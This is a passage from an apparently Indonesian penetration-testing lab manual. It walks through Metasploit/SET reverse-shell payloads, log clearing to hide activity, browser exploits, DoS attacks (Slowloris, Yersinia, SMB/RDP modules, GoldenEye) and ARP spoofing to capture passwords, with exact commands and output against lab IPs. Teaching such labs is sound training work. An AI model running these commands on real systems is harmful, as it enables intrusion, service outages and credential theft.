
Kemudian pilih No.4 untuk membuat payload dan port listener




Pada pilihan payload, pilih No.1 Reverse_TCP.

Dilanjutkan dengan memasukan IP-Address Kali Linux pada LHOST, dan LPORT diset 443. Maka akan terlihat file diekspor didalam /root/.set/payload.exe


Setelah terupload, jalankan payload : yes




Jalankan file payload.exe tersebut di client



Setelah dijalankan maka akan tampil proses pada metasploit berikut



Jika terasa lama proses tersebut, ketikan command > sessions –i 1




Selain menggunakan file format standar, bisa juga di customize file format. Dengan memilih menu Infection Media Generator pada SET.

- **Log Cleaning / Event**

  Menghapus event/log sangatlah penting dengan tujuan meninggalkan jejak aktivitas hacking. Command > *clearev*

  Sebelum dihapus



Proses mengapus event

Setelah dihapus, cek kembali event viewer.

Lab 3 – Client Side Attack

Jenis serangan ini membutuhkan interaksi dari user langsung, bisa saja membuka document atau website yang sudah terinfeksi. Sebagai contoh serangan yang memanfaatkan browser.

1. **Internet Explorer 6**

   Exploit : exploit/windows/browser/ms10_002_aurora

   Payload : windows/shell/bind_tcp

2. **Internet Explorer Windows 7**

   Exploit : exploit/windows/browser/ms11_003_ie_css_import

   Payload : generic/shell_reverse_tcp

3. **Shortcut_icon_dlloader**

   Exploit : exploit/windows/browser/ms10_046_shortcut_icon_dllloader

   Payload : No

4. **Browser Auto Top-Down**

   Serangan menggunakan browser autopwn membuat anda tidak perlu menebak-nebak browser apa yang digunakan target, atau celah apa yang digunakan target karena browser autopwn akan menjalankan banyak exploit sehingga kemungkinan target tereksploitasi lebih besar

   Disini sebagai contoh dilakukan pada browser Internet explorer dan Windows dan keadaan firewall menyala.


   Exploit : auxiliary/sever/browser_autopwn

   Payload : windows/shell/reverse_tcp

Contoh, IE 6

Command msfconsole > use exploit/windows/browser/ms10_002_aurora

Kemudian untuk melihat options > show options



Beberap option yang akan diset adalah :


URIPATH: set uripath /

SRVPORT : 80


LHOST : 192.168.1.8 (IP Attacker)

Kemudian Exploit

Akses website http://192.168.1.8 dari korban menggunakan browser IE6



Kemudian lihat metasploit kembali, dan ketikan perintah sessions –i 1



Target sudah berhasil dikuasai.

Lab 4 – Denial Of Service (DoS)

Upaya untuk membuat resource dijaringan tidak tersedia untuk user tertentu.

1. Slowloris

Digunakan untuk melakukan serangan DoSke service httpd atau port 80 secara random. Ditulis oleh RSNake. Slowloris tidak membutuhkan bandwith yang begitu besar untuk melakukan serangan.

Download : https://github.com/llaera/slowloris.pl

Target : Apache Kioptrix Server

IP Address : 192.168.1.30


Command : *perl slowloris.pl -dns [site/ip] -port 80 -timeout 20 -num 500 –cache*

Test terlebih dahulu web server yang running deserver tersebut

Kemudian jalankan perintah slowloris diatas

```
root@kali:~/Downloads# perl slowloris.pl -dns 192.168.1.30 -port 80 -timeout 20
-num 500 -cache
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client b
y Laera Loris
Defaulting to a 5 second tcp connection timeout.
Multithreading enabled.
Connecting to 192.168.1.30:80 every 20 seconds with 500 sockets:
                Building sockets.
                Building sockets.
                Building sockets.
                Sending data.
                Building sockets.
                Sending data.
Current stats:  Slowloris has now sent 570 packets successfully.
This thread now sleeping for 20 seconds...

Current stats:  Slowloris has now sent 652 packets successfully.
This thread now sleeping for 20 seconds...
```

Sekarang coba akses webserver yang ada di IP 192.168.1.30, hasilnya web server tidak bisa diakses dan hanya menampilan loading saja.




Coba matikan proses slowlorisnya Ctrl+C, dan lihat apa yang terjadi. Refresh kembali page akses situs tersebut.

2. Yersinia


Tujuan : Serangan DoS pada layer 2 pada protocol jaringan berikut :

- Spanning Tree Protocol (STP)
- Cisco Discovery Protocol (CDP)
- Dynamic Trunking Protocol (DTP)
- Dynamic Host Configuration Protocol (DHCP)
- Hot Standby Router Protocol (HSRP)
- 802.1q
- 802.1x
- Inter-Switch Link Protocol (ISL)
- VLAN Trunking Protocol (VTP)

CLI Mode > yersinia –h




GUI Mode > yersinia –G



DoS DHCP

Pilih menu launch attack > tab dhcp > sending Discover packet

Maka akan tampil informasi flooding dhcp



Coba disable interfaces yang terhubung dalam 1 jaringan, kemudian enable kembali dan cek IP-Conf nya.

3. DoS System

Disini ada beberapa tools untuk DoS system operasi, namun akan dijelaskan untuk Windows XP/Windows Server 2003 saja. Kurang lebih stepnya pun sama dengan Windows 7 dan 8.

Berdasarkan informasi dari Microsoft Security Bulletin, didapatkan informasi vulnerability pada :

Windows XP

http://technet.microsoft.com/en-us/security/bulletin/ms06-063

Vulnerability in Server Service Could Allow Denial of Service and Remote Code Execution (923414)

Published: Tuesday, October 10, 2006 | Updated: Wednesday, October 11, 2006

Version: 1.1

Summary

Who Should Read this Document: Customers who use Microsoft Windows. Impact of Vulnerability: Denial of Service and Remote Code Execution. Maximum Severity Rating: Important

Affected Software:

- Microsoft Windows 2000 Service Pack 4
- Microsoft Windows XP Service Pack 1 and Microsoft Windows XP Service Pack 2
- Microsoft Windows XP Professional x64 Edition
- Microsoft Windows Server 2003 and Microsoft Windows Server 2003 Service Pack 1
- Microsoft Windows Server 2003 for Itanium-based Systems and Microsoft Windows Server
- 2003 with SP1 for Itanium-based Systems
- Microsoft Windows Server 2003 x64 Edition

Exploit : auxiliary/dos/windows/smb/ms06_063_trans

Windows 7

http://technet.microsoft.com/en-us/security/bulletin/ms12-053

Microsoft Security Bulletin MS12-020 - Critical

Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387)

Published: Tuesday, March 13, 2012 | Updated: Tuesday, July 31, 2012

Version: 2.1

General Information - Executive Summary

This security update resolves two privately reported vulnerabilities in the Remote Desktop Protocol. The more severe of these vulnerabilities could allow remote code execution if an attacker sends a sequence of specially crafted RDP packets to an affected system. By default, the Remote Desktop Protocol (RDP) is not enabled on any Windows operating system. Systems that do not have RDP enabled are not at risk.

Exploit : auxiliary/dos/windows/rdp/ms12_020

Windows 8

Microsoft Security Bulletin MS09-050 - Critical

Vulnerabilities in SMBv2 Could Allow Remote Code Execution (975517)

Published: Tuesday, October 13, 2009 | Updated: Wednesday, October 14, 2009 - Version: 1.1

General Information - Executive Summary

This security update resolves one publicly disclosed and two privately reported vulnerabilities in Server Message Block Version 2 (SMBv2). The most severe of the vulnerabilities could allow remote code execution if an attacker sent a specially crafted SMB packet to a computer running the Server service. Firewall best practices and standard default firewall

configurations can help protect networks from attacks that originate from outside the enterprise perimeter. Best practices recommend that systems that are connected to the Internet have a minimal number of ports exposed.

Affected Software

Operating System	Maximum Security Impact	Aggregate Severity Rating	Bulletins Replaced this Update
Windows Vista, Windows Vista Service Pack 1, and Windows Vista Service Pack 2	Remote Code Execution	Critical	None
Windows Vista x64 Edition, Windows Vista x64 Edition Service Pack 1, and Windows Vista x64 Edition Service Pack 2	Remote Code Execution	Critical	None
Windows Server 2008 for 32-bit Systems and Windows Server 2008 for 32-bit Systems Service Pack 2*	Remote Code Execution	Critical	None
Windows Server 2008 for x64-based Systems and Windows Server 2008 for x64-based Systems Service Pack 2*	Remote Code Execution	Critical	None
Windows Server 2008 for Itanium-based Systems and Windows Server 2008 for Itanium-based Systems Service Pack 2	Remote Code Execution	Critical	None

***Windows Server 2008 Server Core installation affected.** For supported editions of Windows Server 2008, this update applies, with the same se rating, whether or not Windows Server 2008 was installed using the Server Core installation option. For more information on this installation option Server Core. Note that the Server Core installation option does not apply to certain editions of Windows Server 2008; see Compare Server Core

EXP: auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh

DoS Windows XP

Command > use auxiliary/dos/windows/smb/ms06_063_trans

```
msf > use auxiliary/dos/windows/smb/ms06_063_trans
msf auxiliary(ms06_063_trans) > show options

Module options (auxiliary/dos/windows/smb/ms06_063_trans):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   445              yes       Set the SMB service port
```

Set RHOST > set rhost 192.168.1.2

Exploit

```
msf auxiliary(ms06_063_trans) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf auxiliary(ms06_063_trans) > show options

Module options (auxiliary/dos/windows/smb/ms06_063_trans):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.1.2      yes       The target address
   RPORT   445              yes       Set the SMB service port

msf auxiliary(ms06_063_trans) > exploit
```

Windows tampak bluescreen setelah dilakukan exploit


4. Golden Eyes (httpd DoS tools)

Aplikasi ini digunakan untuk testing keamanan jaringan. Untuk menggunakan silahkan download terlebih dahulu :

Download : https://github.com/jseidl/GoldenEye


Beri akses file tersebut > chmod +x goldeneye.py

Kemudian jalankan > ./goldeneye.py



Untuk melihat grafik koneksi serangan DoS, bisa menggunakan etherape. Tapi disini saya tidak menggunakan etherape.


Running Attack > *./goldeneye.py http://[IP/DNS-HTTPD]*



Untuk menguji apakah server down atau tidak silahkan akses web server lewat browser, dan akses ke http://192/168.1.30

Lab 5 – Spoofing & Poisoning

Adalah teknik yang digunakan untuk memperoleh akses yang tidak sah ke suatu komputer atau informasi dimana penyerang berhubungan dengan pengguna dengan berpura-pura memalsukan bahwa mereka adalah host yang dapat dipercaya.




Gambar Ilustrasi

1. ARP Spoofing & Poisoning

Tujuannnya : Melihat aktifitas korban seperti melihat password FTP, telnet, dan sebagainya. Cara kerjanya adalah dengan memalsukan MAC Address dari Gateway, sehingga korban mengannggap Attacker adalah gateway mereka. Tools yang digunakan adalah ethercap pada Kali Linux.

MAC Address Attacker

Cek > ifconfig



MAC Address Gateway

Cek > netdiscover –i eth0 –r 192.168.1.0

Jika masih belum yakin IP 192.168.1.1 adalah gateway atau AP, coba kunjungi IP Address tersebut melalui browser.


Menjalankan Ethercap

Command > ettercap –G


Kemudian pilih menu Sniff > Unified Sniffing

Pilih interface yang terhubung dengan network target

Kemudian untuk melihat Host yang terhubung klik menu Hosts > Host List. Dan ketika sudah muncul kolom host list biasanya belum terdapat host, coba scan host melalui menu Hosts > Scan For Hosts atau Ctrl +S.



Maka akan tampil beberapa host yang terhubung dengan attacker




Kemudian amati IP Address Gateway dan IP dari korban itu sendiri.

IP Gateway : 192.168.1.1

IP Korban : 192.168.1.2

